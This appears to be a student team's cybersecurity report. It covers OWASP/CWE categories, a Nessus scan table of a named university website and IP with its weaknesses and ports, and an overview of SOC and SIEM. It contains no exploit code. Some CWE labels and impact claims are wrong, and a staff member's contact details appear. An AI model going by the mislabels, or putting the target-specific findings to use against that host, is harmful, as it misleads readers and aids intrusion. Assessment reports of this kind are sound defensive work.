TEAM -7

Master Mind

Part I-Executive summary

Overview

Implementing cyber security in an organization involves a comprehensive and proactive approach to protect its digital assets, data, and infrastructure from cyber threats. The steps to implement cyber security effectively at every organization include:

- Develop a clear and well-defined cybersecurity policy and strategy that aligns with the organization's business objectives and risk tolerance.
- Conduct a thorough risk assessment to identify potential cybersecurity threats and vulnerabilities specific to the organization. Prioritize risks based on their potential impact and likelihood of occurrence. Implement risk mitigation measures and create a risk management plan to address identified vulnerabilities.
- Train all employees on cybersecurity best practices and the role they play in safeguarding the organization's information. Educate them about phishing, social engineering, password hygiene, and other common attack vectors to promote a security-conscious culture.
- Implement strong access control measures to ensure that only authorized personnel can access sensitive data and critical systems. Utilize multi-factor authentication (MFA) for an extra layer of security.

- Deploy firewalls, intrusion detection/prevention systems (IDS/IPS), and secure gateways to monitor and control network traffic
- Install antivirus software, endpoint protection tools, and host-based firewalls on all devices to defend against malware and other threats at the device level.
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- Encrypt sensitive data both at rest and in transit to prevent unauthorized access and ensure data confidentiality.
- Establish a systematic process to apply security patches and updates promptly to all software, operating systems, and firmware to address known vulnerabilities.
- Develop a well-defined incident response plan (IRP) to handle cybersecurity incidents effectively. The plan should include clear guidelines on identifying, reporting, containing, eradicating, and recovering from security incidents.
- Conduct regular internal and external security audits and assessments to evaluate the organization's security posture and identify potential weaknesses or gaps.
- Monitoring and Logging: Implement centralized logging and real-time monitoring of network and system activities to detect and respond to suspicious activities promptly.
- Establish clear channels for reporting security incidents and communicating with stakeholders, including employees, customers, partners, and regulatory authorities.

2. Team Members Involved in vulnerability Assessment

S.No	Name	Designation	Mobile Number
1	Ms Neha Sabharwal	Assistant Professor	9873257419 nehasabharwal@its.edu.in
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3. List of Vulnerable Parameter, location discovered

S.No	Name of the Vulnerability	Reference CWE
1	Broken Access Control	CWE 285- Improper Authorization
2	Cryptographic Failures	CWE-916: Use of Password Hash With Insufficient Computational Effort
3	Injection	CWE-564: SQL Injection: Hibernate
4	Insecure Design	CWE-653: Improper Isolation or Compartmentalization
5	Security Misconfiguration	CWE-614:Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
6	Vulnerable and Outdated Components	CWE-1395: Dependency on Vulnerable Third-Party Component
7	Identification and Authentication Failures	CWE-521: Weak Password Requirements
8	Software and Data Integrity Failures	CWE-565C: Reliance on Cookies without Validation and Integrity Checking
9	Security Logging and Monitoring Failures	CWE-532: Insertion of Sensitive Information into Log File
10	Server Side Request Forgery	CWE-918:Server Side Request Forgery

1. CWE: CWE 285- Improper Authorization

OWASP CATEGORY: A01 2021 Broken Access Control

DESCRIPTION: When an actor tries to get to a resource or carry out an action, the product either fails to execute an authorization check or does so erroneously.

BUSINESS IMPACT: Based on the user's rights and the permissions or other use-control requirements that belong to the resource, authorization is the method of deciding whether a user with a certain identity can access a specific resource. Users have the ability to access data or carry out actions that they shouldn't be able to carry out when security checks are not executed consistently, or at all. This could result in numerous issues, such as information exposes, denial of service attacks, and arbitrary code execution.

2. CWE: CWE-916: Use of Password Hash With Insufficient Computational Effort

OWASP CATEGORY : A02 2021 Cryptographic Failures

DESCRIPTION: The device creates a password hash, however it does not use a scheme that would require enough computing effort to render password cracking assaults impractical or expensive.

BUSINESS IMPACT: By validating a newly generated password, calculating its hash, and then matching it to the previously saved hash, authentication is accomplished in this

approach. An attacker will always be capable to brute force hashes offline once they have obtained saved password hashes. The only way a defender can sluggish offline attacks is by using hash algorithms which are as resource-intensive as feasible.

3. CWE: CWE 564: SQL Injection: Hibernate

OWASP CATEGORY : A03 2021 Injection

DESCRIPTION: A flexible SQL statement created with user-controlled data can be modified or arbitrary SQL commands can be executed by an attacker by using Hibernate for executing the statement.

BUSINESS IMPACT: In order to acquire vital company or personally identifiable details (PII), hackers use attacks involving SQL injection, which ultimately exposes more sensitive data. Criminals can retrieve and modify data using SQL injection, putting the sensitive firm data kept on the SQL server at risk of exposure. Privacy of Users Is Vulnerable: Private user information, including credit card details, may be exposed by an attack, based on the data kept on the SQL server.

4. CWE: CWE 653: Improper Isolation or Compartmentalization

OWASP CATEGORY : A04 2021 Insecure Design

DESCRIPTION: The product goes against accepted guidelines for secure design. This may result in the introduction of weaknesses or facilitate the introduction of associated weaknesses by developers during implementation. Fixing design flaws can be resource-intensive because coding is built around design.

BUSINESS IMPACT: The dangers associated with insecure system setup are caused by weaknesses in the security settings and hardening of the many systems used in the pipeline (such as SCM, CI, and the artifact repository), which frequently presents "low hanging fruits" for attackers attempting to establish a foothold in the environment..

5. CWE: CWE 614-Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

OWASP CATEGORY : A05 2021 Security Misconfiguration

DESCRIPTION: Because the Secure property for critical cookies in HTTPS connections is not set, the user agent might transfer those cookies over an HTTP session in plaintext.

BUSINESS IMPACT: Attackers can access networks, systems, and data without authorization thanks to security configuration errors, which can seriously harm your organization's finances and reputation..

6. CWE: CWE 1395: Dependency on Vulnerable Third-Party Component

OWASP CATEGORY : A06 2021 Vulnerable and Outdated Components

DESCRIPTION: The product is dependent on an external element that contains one or more sufficiently big or complicated third-party products that utilise libraries, parts, or other third-party intellectual property as part of their functionality.

BUSINESS IMPACT: In some hardware items, a full operating system may come from a third-party source. Whether open source or closed source, these components might include flaws that are known to the public and could be used by adversaries to compromise the product with further flaws. A System Composition Study (SCA) tool called Dependency-Check seeks to identify vulnerabilities in dependencies that have been made publicly known. It accomplishes this by figuring out whether a specific dependent has a shared platform enumeration (CPE) identity.

7. CWE: CWE 521-Weak Password Requirements

OWASP CATEGORY : A07 2021 Identification and Authentication Failures

DESCRIPTION: The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

BUSINESS IMPACT: In order to give a guarantee of identity for a system user, authentication systems frequently depend on a secret that is memorized (also referred to as a password). It is crucial that this password be sufficiently complicated and difficult for an enemy to guess. The sort of system that needs to be protected determines the precise requirements for how difficult the password needs to be. The success of the system for authentication depends on choosing the right password requirements and putting them into practice..

8. CWE: CWE-565C Reliance on Cookies without Validation and Integrity Checkin

OWASP CATEGORY : A08 2021 Software and Data Integrity Failures

DESCRIPTION: When carrying out security-critical actions, the product depends on the existence or values of cookies, but it does not properly verify that the setting is appropriate for the connected user. Attackers can quickly alter cookies by implementing client-side code outside of the browser or within

the browser itself. Insufficient validation and integrity checking of cookies can make it possible for attackers to subvert authentication, carry out injection attacks like SQL injection and cross-site scripting, or otherwise change inputs in unanticipated ways

BUSINESS IMPACT: The primary cause of a number of web application problems could be this problem. It's possible for a developer to assume that an attacker can't alter cookies when checking URL parameters. The application might not perform basic input validation as a result, leaving itself vulnerable to threats like cross-site scripting (CSS), injection of SQL, price manipulation, and others.

9. CWE: CWE-918 insertion of Sensitive Information into Log File

OWASP CATEGORY: A09 2021 Security Logging and Monitoring Failures

DESCRIPTION: While recording all information may be useful during the development process, it's crucial to select the right logging settings before a product is released to prevent unintentional exposure of confidential user records and system information to possible attackers.

BUSINESS IMPACT: Log file entries may contain sensitive data that can reveal private user information or provide useful information to an attacker.

10. CWE: CWE-918 Server Side Request Forgery

OWASP CATEGORY : A10 2021 - Server Side Request Forgery

DESCRIPTION: The web server gets a URL or a request of a similar nature from an upstream component and obtains its contents, but it does not adequately verify that the request for information is being sent to the intended recipient.

BUSINESS IMPACT: Unauthorized activities or access to data within the business may arise from a successful SSRF attack, either on the application in question itself or on any back-end computer systems that the program can interact with.

Stage: 2 Reports

NESSUS Vulnerability Report

Overview

Conducting a vulnerability assessment for a college website is imperative to detect and rectify potential security weaknesses that could be exploited by malicious actors. Security is an ongoing endeavor, necessitating continuous monitoring and enhancements to maintain a strong defense against potential threats. If you lack the expertise to perform a thorough assessment, seeking assistance from qualified cyber security professionals is a prudent approach. It's crucial to validate the website's security and its proper display across various devices and browsers. Document all identified vulnerabilities, noting their severity and potential impact. Establish priorities for addressing these vulnerabilities based on their criticality, and offer support to the college's IT team or web developers throughout the remediation process. Ensure to comprehensively document all identified vulnerabilities, their severity, and potential impact, and prioritize fixes based on criticality, aiding the college's IT team or web developers in the remediation process. Nessus is a popular vulnerability assessment tool that is widely used by cyber security professionals and organizations to identify and address security weaknesses in their networks, systems, and applications. Here are some of the key uses of Nessus:

Vulnerability Scanning: Nessus primarily serves as an automated vulnerability scanning tool, focusing on scanning networks, servers, endpoints, and applications. It is designed to identify known vulnerabilities and misconfigurations, assisting organizations in recognizing potential access points that could be exploited by attackers. This, in turn, aids organizations in prioritizing their security initiatives..

Patch Management: The scan findings produced by Nessus reveal information on uninstalled patches and operating system updates. This ensures that urgent security fixes are applied swiftly, helping to maintain an up-to-date and safe IT environment.

Compliance Auditing: Nessus can be used to evaluate if a company's systems and configurations adhere to legal and industry standards including PCI DSS, HIPAA, NIST, CIS, and more. It aids businesses in locating gaps and achieving security best practices compliance..

Web Application Scanning: Web applications can be scanned by Nessus to find flaws like injection of SQL, cross-domain scripting (XSS), and various other problems that could leave them vulnerable to assaults.

Network Inventory and Asset Management: Nessus can offer useful details about the systems and devices linked to the network, helping to keep an accurate inventory and comprehend the attack surface of the network.

Security Awareness and Training: Nessus assists the security department and IT employees in understanding

the security posture of their systems by producing thorough vulnerability reports. Programs for increasing awareness of security and education can benefit from this material.

Risk Assessment: Nessus categorizes identified vulnerabilities into varying severity levels, enabling organizations to prioritize their actions by addressing high-risk vulnerabilities as a priority.

Penetration Testing Support: Nessus can complement manual penetration testing efforts by providing an initial overview of potential vulnerabilities before more extensive manual testing is conducted.

Cloud Infrastructure Security: Many organizations are now using cloud infrastructure. Nessus can assess cloud environments and identify misconfigurations or vulnerabilities that might affect the security of cloud-based resources.

Continuous Monitoring: Nessus can be used to implement continuous monitoring strategies, enabling organizations to regularly assess their security posture and detect changes that may introduce new vulnerabilities.

Threat Intelligence Integration: Nessus allows integration with threat intelligence feeds, enabling the correlation of scan outcomes with recognized exploits and threats. This integration enriches the understanding of potential risks, presenting a more comprehensive view.

While Nessus excels in detecting known vulnerabilities

and misconfigurations, it should be an integral component of a holistic security approach. This approach should encompass routine manual assessments, proactive threat hunting, and continuous security education to effectively counter emerging threats, including zero-day vulnerabilities.

Target Website: Jaypee University of Information Technology Private University in Waknaghat, Himachal Pradesh

Website: https://www.juit.ac.in/Target IP: 14.139.240.53

S.No.	Vulnerability Name	Severity	Pulg in	Description	Solution	Business Impact	Port
1	PHP Unsupported Version Detection	Critical	58987	According to its version, the installation of PHP on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result,	Upgrade to a version of PHP that is currently supported.	The discovery of unsupported PHP versions in a company's online infrastructure might have serious repercussions. Unsupported PHP versions are more prone to security	443 / tcp / www 14.139.240.53

				it is likely to contain security vulnerabilities.		concerns and unpatched vulnerabilities, making them a popular target for attackers. A variety of negative effects, including website defacement, data breaches, service interruptions, and the potential exposure of sensitive customer information, might result from the use of this vulnerability. Such instances may lead to legal trouble, regulatory non-compliance, harm to the company's reputation, and a decline in customer confidence. A web application's overall functionality and competitiveness may also be hampered by continuous use of unsupported PHP versions, which can impede the creation of new features and	

						updates. In order to maintain continuing security, compliance, and functionality, it is essential for organizations to continually update and maintain their PHP versions.	
2.	web.config File Information Disclosure	Medium	121479	Information disclosure vulnerability exists in the remote web server due to the disclosure of the web.config file. An unauthenticated, remote attacker can exploit this, via a simple GET request, to disclose potentially sensitive configuration information.	Ensure proper restrictions are in place, or remove the web.config file if the file is not required.	The web.config file information disclosure vulnerability poses a grave threat to businesses that rely on web applications. It exposes sensitive data, such as database connection strings and encryption keys, leaving them vulnerable to cyberattacks. Attackers can compromise data integrity and gain unauthorized access, leading to regulatory issues, data breaches, and loss of trust. To safeguard their operations,	443 / tcp / www 14.139.240.53

						businesses must prioritize secure configuration management, access controls, and regular audits to mitigate this risk and maintain their reputation and data security.	
3.	HTTP TRACE / TRACK Methods Allowed	Medium	11213	The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.	Disable these HTTP methods. Refer to the plugin output for more information.	Web applications are vulnerable to security threats due to the HTTP TRACE/TRACK methods vulnerability, which makes it possible for bad actors to conduct cross-site tracing attacks. Exploitation may lead to the theft of private cookies and login information, resulting in unauthorized access and data breaches. Such flaws can damage a company's brand, undermine trust, and result in financial losses due to legal implications. To	443 / tcp / www 14.139.240.53

						preserve web applications, safeguard data, and guarantee compliance with cybersecurity requirements, it is essential to disable these methods.	
4	SSL Certificate Cannot Be Trusted	Medium	51192	The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below : - First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that	Purchase or generate a proper SSL certificate for this service.	Online trust and security are directly threatened by the "SSL Certificate Cannot Be Trusted" issue. Users who find untrusted SSL certificates may be hesitant to interact with the company, which could lower website traffic and result in lost sales. It might result in non-compliance, fines, and reputational harm in industries with strict regulations, such e-commerce or healthcare. Businesses must keep current SSL certificates from trustworthy Certificate Authorities (CAs)	4443 / tcp / www 14.139.240.53

				would connect the top of the certificate chain to a known public certificate authority. - Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates. - Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature		in order to reduce these threats while ensuring data security, consumer confidence, and legal compliance.	

				to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize. If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.			
5.	SSL Self-Signed Certificate	Medium	57582	The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in	Purchase or generate a proper SSL certificate for this service.	The SSL self-signed certificate vulnerability puts enterprises' ability to communicate securely online at risk. These	4443 / tcp / www 14.139.240.53

				production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host. Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.		certificates are susceptible to security threats since they lack the Certificate Authorities' certification. Users lose trust when they encounter self-signed certificates, which raises worries about impersonation and data eavesdropping. Particularly in regulated businesses, this may lead to a loss of revenue and reputational harm. Businesses should use appropriately issued SSL certificates from respected CAs to reduce these risks by assuring security, consumer confidence, and industry compliance.	
6.	SL Cipher Block Chaining Cipher Suites Supported	Info	70544	The remote host supports the use of SSL ciphers that operate in Cipher Block Chaining (CBC) mode. These	No solution given in nesus	Businesses will be significantly impacted by the CBC cipher suites issue, particularly	443 / tcp / www 14.139.240.53

				cipher suites offer additional security over Electronic Codebook (ECB) mode, but have the potential to leak information if used improperly.		in terms of protecting internet data communications. Web applications can be subject to a number of security vulnerabilities due to incorrect or inadequate CBC encryption. Data breaches and illegal access can be caused by attackers' exploits, such the Padding Oracle Attack. Beyond security issues, this vulnerability could result in negative legal repercussions, monetary losses, and reputational harm. To maintain data integrity, consumer confidence, and compliance with cybersecurity regulations, businesses must give priority to addressing and mitigating CBC cipher suite vulnerabilities.	

7.	Strict Transport Security (STS) Detection	info	42822	The remote web server implements Strict Transport Security (STS). The goal of STS is to make sure that a user does not accidentally downgrade the security of his or her browser. All unencrypted HTTP connections are redirected to HTTPS. The browser is expected to treat all cookies as 'secure' and to close the connection in the event of potentially insecure situations.	No solution	A Strict Transport Security (STS) vulnerability's revelation may have serious economic repercussions. In order to keep HTTPS connections secure and protect sensitive data from risks like man-in-the-middle assaults, STS is essential. Attackers who take advantage of STS flaws can lead to security lapses, data disclosure, and a decline in user confidence. The discovery of STS vulnerabilities may also result in non-compliance, legal repercussions, and reputational harm to a corporation. For the protection of web applications, maintaining consumer confidence, and minimizing the financial and legal ramifications associated with	4443 / tcp / www 14.139.240.53

						security breaches, proactive actions to address STS vulnerabilities are essential.	
8	TLS ALPN Supported Protocol Enumeration	info	84821	The remote host supports the TLS ALPN extension. This plugin enumerates the protocols the extension supports.	No Solution	Businesses are at serious danger from the TLS ALPN Supported Protocol Enumeration vulnerability, which might result in security breaches. Attackers can gain knowledge of server protocols and potentially discover encryption flaws by exploiting this weakness. Such information can motivate targeted attacks, jeopardizing data security and undermining customer confidence. In order to safeguard online services, safeguard sensitive data, and retain brand reputation, it is essential to mitigate this risk by regular patching and strong	443 / tcp / www

						encryption methods. This will eventually ensure business continuity and customer confidence.	
9	Web Application Cookies Are Expired	info	100669	The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, Nessus has detected that one or more of the cookies have an 'Expires' attribute that is set with a past date or time, meaning that these cookies will be removed by the browser.	Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision. If needed, set an expiration date in the future so the cookie will persist or remove the Expires cookie attribute altogether to convert the cookie to a session cookie.	The expiration of web application cookies is a crucial security measure, and any failure in this area could have serious economic repercussions. Cookies open the door for potential security lapses when they don't expire as planned. This vulnerability can be used by attackers to hijack user sessions, resulting in data breaches and damage to a company's reputation. Regulations governing data protection are also put at risk, which opens the door to legal repercussions. The "Cookies Are Expired"	443 / tcp / www

						vulnerability must therefore be addressed and mitigated in order to maintain web application security, regulatory compliance, and user confidence, ultimately protecting the company and its clients.	
10	Web Server robots.txt Information Disclosure	info	10302	The remote host contains a file named 'robots.txt' that is intended to prevent web 'robots' from visiting certain directories in a website for maintenance or indexing purposes. A malicious user may also be able to use the contents of this file to learn of sensitive documents or directories on the affected site and either retrieve them directly or target them for other attacks.	Review the contents of the site's robots.txt file, use Robots META tags instead of entries in the robots.txt file, and/or adjust the web server's access controls to limit access to sensitive material.	Robots.txt Information Disclosure on the Web Server Vulnerability can have detrimental effects on the economy. The competitive edge of a corporation can be harmed by exposing sensitive directory information, which can result in data leaks and intellectual property exposure. Furthermore, the exposure of internal structures may expose a company to focused cyberattacks and	443 / tcp / www

						significant legal liabilities, which could harm the company's standing and bottom line.	

Stage 3 Report

Achieving Proactive Cybersecurity with SOC and SIEM Integration

- **Security Operations Center (SOC)**

  A centralized department within a company called a Security Operations Center (SOC) is crucial for tracking down, identifying, evaluating, and responding to security problems in real time. Its main goal is to continuously monitor and evaluate security events in order to protect the company's digital assets, such as networks, apps, and data. To proactively detect potential threats, risks, and suspicious behaviors, the SOC makes use of a combination of cutting-edge technologies, knowledgeable cyber security experts, and strong processes. These can include malware infestations and unauthorized access attempts. These can include malware infestations and unauthorized access attempts. Rapid incident response is made possible by the SOC's proactive strategy, which also lessens the potential effects of security breaches. To provide a comprehensive and successful cyber security strategy that is in line with the company's tolerance for risk and business objectives, SOCs frequently integrate intelligence on threats and work in conjunction with other teams. In conclusion, an organized SOC is an essential part of contemporary cyber security efforts, operating as a buffer against the constantly changing panorama of cyber threats.

- **SOC – cycle**

  The Security Operations Center (SOC) operates in a continuous cycle to ensure effective security monitoring, incident detection, response, and ongoing improvement. This cycle is crucial for maintaining a proactive and adaptive cyber security posture. The SOC cycle typically involves the following stages:

  - **Monitor and Collect Data:** The cycle begins with continuous monitoring of network traffic, system logs, and various security devices such as firewalls, intrusion detection systems (IDS), and endpoint protection systems. Data is collected from these sources to establish a baseline and detect anomalies or potential security incidents.
  - **Detect and Analyze Anomalies:** Security analysts analyze the collected data to identify anomalies and potential security threats. This involves correlating events, investigating suspicious activities, and determining the severity and credibility of potential threats.
  - **Alert and Prioritize Incidents:** Based on their impact and seriousness, possible threats and incidents are categorized. Lower-priority issues are treated in accordance with the specified incident response processes, whereas high-priority occurrences are escalated for prompt action..
  - **Incident Response and Mitigation:** Security teams respond to identified incidents by containing the threat, eradicating malicious elements, and restoring affected systems to normal operation. Incident response actions may involve isolating affected systems, gathering evidence, and collaborating with other departments or external partners.

- **Investigation and Root Cause Analysis:** After containing and mitigating the incident, a thorough investigation is conducted to determine the root cause and extent of the incident. This includes analyzing attack vectors, identifying vulnerabilities, and understanding the tactics, techniques, and procedures (TTPs) used by threat actors.
- **Lessons Learned and Knowledge Enhancement:** Post-incident, the SOC team reviews the incident handling process to identify strengths and weaknesses. Lessons learned are documented to enhance incident response procedures and strengthen security controls. Knowledge gained from each incident enriches the team's capabilities for future threat detection and response.
- **Adapt and Improve Security Measures:** Based on lessons learned and insights gained, the SOC team works on refining security measures. This may involve updating detection rules, fine-tuning monitoring systems, implementing additional security controls, or providing additional training to staff to enhance the overall security posture.
- **Continuous Monitoring and Iteration:** The SOC cycle is continuous, with the team persistently monitoring the environment, staying updated on emerging threats, adapting security measures, and refining incident response procedures. This iterative process ensures that the organization is constantly evolving and effectively addressing the dynamic threat landscape.

By following this cycle, the SOC maintains a proactive and resilient security posture, crucial for safeguarding an

organization's assets and data against evolving cyber threats.

- **Security Information and Event Management (SIEM)**

  A Security Information and Event Management (SIEM) system is a powerful and sophisticated technology used by organizations to centralize, aggregate, and analyze security-related data from various sources within their IT infrastructure. This includes logs, events, and alerts from network devices, servers, applications, and security solutions like firewalls and intrusion detection systems (IDS). The SIEM platform correlates this data, applying advanced analytics and machine learning algorithms to identify patterns, anomalies, and potential security incidents. By consolidating and contextualizing diverse data, SIEM helps security teams gain actionable insights into security events, enabling them to detect and respond to threats in real-time or near real-time.

  SIEM facilitates incident investigation and forensics by providing a comprehensive view of security events and their relationship to one another. It aids in compliance management by assisting organizations in meeting regulatory requirements for data security and reporting. SIEM solutions play a crucial role in enhancing an organization's security posture by streamlining incident response, improving operational efficiency, and enabling proactive threat hunting. Overall, SIEM systems are fundamental tools for modern cybersecurity, helping organizations manage and fortify their defenses against a continuously evolving threat landscape.

SIEM (Security Information and Event Management) solutions offer a multitude of benefits to enterprises, making them a vital component in the realm of cybersecurity by optimizing security workflows. Here are some key ways in which SIEM solutions provide substantial advantages to organizations:

- **Centralized Security Monitoring:**

SIEM solutions aggregate and centralize security data from various sources into a single platform. This centralized approach allows security teams to monitor the organization's entire IT environment from a unified interface, simplifying monitoring and enhancing efficiency.

- **Real-time Threat Detection and Alerts:**

SIEM systems analyze security events and data in real-time, enabling swift detection of potential threats or security incidents. Automated alerts and notifications are generated, allowing security teams to respond promptly and mitigate risks, reducing the potential impact of cyber-attacks.

- **Advanced Threat Detection and Correlation:**

SIEM platforms employ sophisticated correlation and analytics capabilities to detect complex threats. By correlating disparate events and applying advanced algorithms, SIEM can identify patterns and anomalies that may go unnoticed by traditional security tools.

- **Improved Incident Response and Investigation:**

SIEM solutions facilitate a structured incident response process

by providing detailed information about security incidents. Security teams can quickly investigate incidents, identify the root cause, understand the attack vector, and take appropriate actions to prevent future occurrences.

- **Compliance and Reporting:**

For organizations subject to regulatory compliance requirements, SIEM solutions simplify compliance management by automating data collection and reporting. They generate compliance reports, ensuring that the organization adheres to industry-specific regulations and standards.

- **Efficient Log Management and Retention:**

SIEM systems help manage and retain logs efficiently, providing a comprehensive audit trail of security events. This capability is crucial for forensic analysis, incident investigations, and meeting legal and regulatory requirements for data retention.

- **Optimized Resource Utilization:**

SIEM solutions optimize resource utilization by reducing false positives and allowing security teams to focus on genuine threats. This efficiency ensures that security resources are directed where they are needed most, improving overall productivity and cost-effectiveness.

- **Threat Intelligence Integration:**

SIEM platforms can integrate threat intelligence feeds, enriching the analysis of security events with up-to-date

information about known threats and vulnerabilities. This integration enhances threat detection and provides a broader context for incident analysis.

- **Scalability and Flexibility:**

SIEM solutions are designed to scale with the organization's growth. They can handle an increasing volume of data and adapt to evolving security requirements, ensuring continued effectiveness as the organization expands or modifies its IT infrastructure.

- **Future of SIEM**

Predicting the future of Security Information and Event Management (SIEM) involves anticipating trends based on current advancements, emerging technologies, and evolving cybersecurity needs. Here are five predictions for the future of SIEM:

- **Integration with Extended Detection and Response (XDR) Platforms:**

SIEM is expected to integrate more seamlessly with Extended Detection and Response (XDR) platforms. XDR platforms provide a broader view of security events by integrating data from multiple sources, including endpoint, network, and cloud. The integration of SIEM with XDR will enhance threat detection and response capabilities by leveraging AI and machine learning to correlate and analyze a wider range of security data.

- **Enhanced Automation and Orchestration:**

Future SIEM solutions will increasingly leverage automation and orchestration to handle routine and repetitive security tasks. Automation will help in rapidly responding to known threats, while orchestration will streamline incident response workflows, enabling faster and more coordinated actions during security incidents.

- **Advanced Behavioral Analytics and AI-driven Insights:**

SIEM will employ more advanced behavioral analytics and AI-driven insights to detect subtle and sophisticated cyber

threats. Machine learning algorithms will help identify abnormal patterns of behavior within the network, endpoints, and applications, allowing for the early detection of anomalies that might signify a security breach.

- **Focus on Cloud-native SIEM Solutions:**

As organizations continue to adopt cloud technologies and workloads, SIEM solutions will become increasingly cloud-native. Cloud-native SIEM will provide better scalability, flexibility, and agility to adapt to dynamic and distributed cloud environments. Additionally, these solutions will offer enhanced visibility into cloud-related threats and security events.

- **Integration of Threat Intelligence and Threat Hunting Capabilities:**

Future SIEM platforms will enhance threat intelligence integration and incorporate proactive threat hunting capabilities. This integration will enable organizations to harness threat intelligence feeds to stay updated on emerging threats and use threat hunting techniques to proactively search for potential threats within their environment.

- **Siem Cycle**

The Security Information and Event Management (SIEM) cycle outlines the systematic process involved in managing security information and events using a SIEM solution. This cycle ensures that security operations are effective, well-coordinated, and continuously improving. Here are the key stages of the SIEM cycle:

- **Data Collection and Aggregation:**

The SIEM cycle begins with collecting security-related data from various sources within the organization's IT infrastructure. This includes logs, events, alerts, and other relevant information generated by network devices, applications, servers, and security solutions. The collected data is then aggregated into a centralized SIEM platform.

- **Normalization and Parsing:**

Once the data is aggregated, it undergoes normalization and parsing processes to ensure a standardized format. This step is crucial for consistent analysis and correlation of events from diverse sources, aligning them into a common structure that the SIEM system can interpret.

- **Event Correlation and Analysis:**

In this stage, the SIEM solution correlates and analyzes the normalized data to detect patterns, anomalies, and potential security incidents. Sophisticated algorithms and correlation rules are applied to identify events that may indicate a security threat or violation of security policies.

- **Alert Generation and Prioritization:**

Based on the correlation and analysis, the SIEM system generates alerts or notifications for security incidents or events that require attention. Alerts are prioritized based on predefined rules, severity levels, or the potential impact on the organization's security.

- **Incident Handling and Response**:

When alerts are generated, the security team initiates incident handling and response procedures. This involves investigating the incident, determining its scope and impact, containing the incident to prevent further damage, and implementing appropriate measures to mitigate the threat.

- **Forensic Investigation and Reporting:**

After an incident is contained, the SIEM solution supports forensic investigation by providing a comprehensive view of the incident details, including timelines, affected systems, and actions taken. This information is crucial for generating incident reports and documenting lessons learned.

- **Knowledge and Rule Base Enhancement:**


Post-incident, the SIEM system undergoes knowledge and rule base enhancement. Security teams review incident response procedures, correlation rules, and alerting mechanisms to incorporate lessons learned and improve the SIEM's detection and response capabilities.

- **Continuous Monitoring and Fine-tuning:**

The SIEM cycle is continuous, with the system continuously monitoring security events, adapting to evolving threats, and fine-tuning its rules, alerts, and response mechanisms. This iterative process ensures that the SIEM solution remains effective and up-to-date in the ever-changing cybersecurity landscape.


Threat Detection

Translation



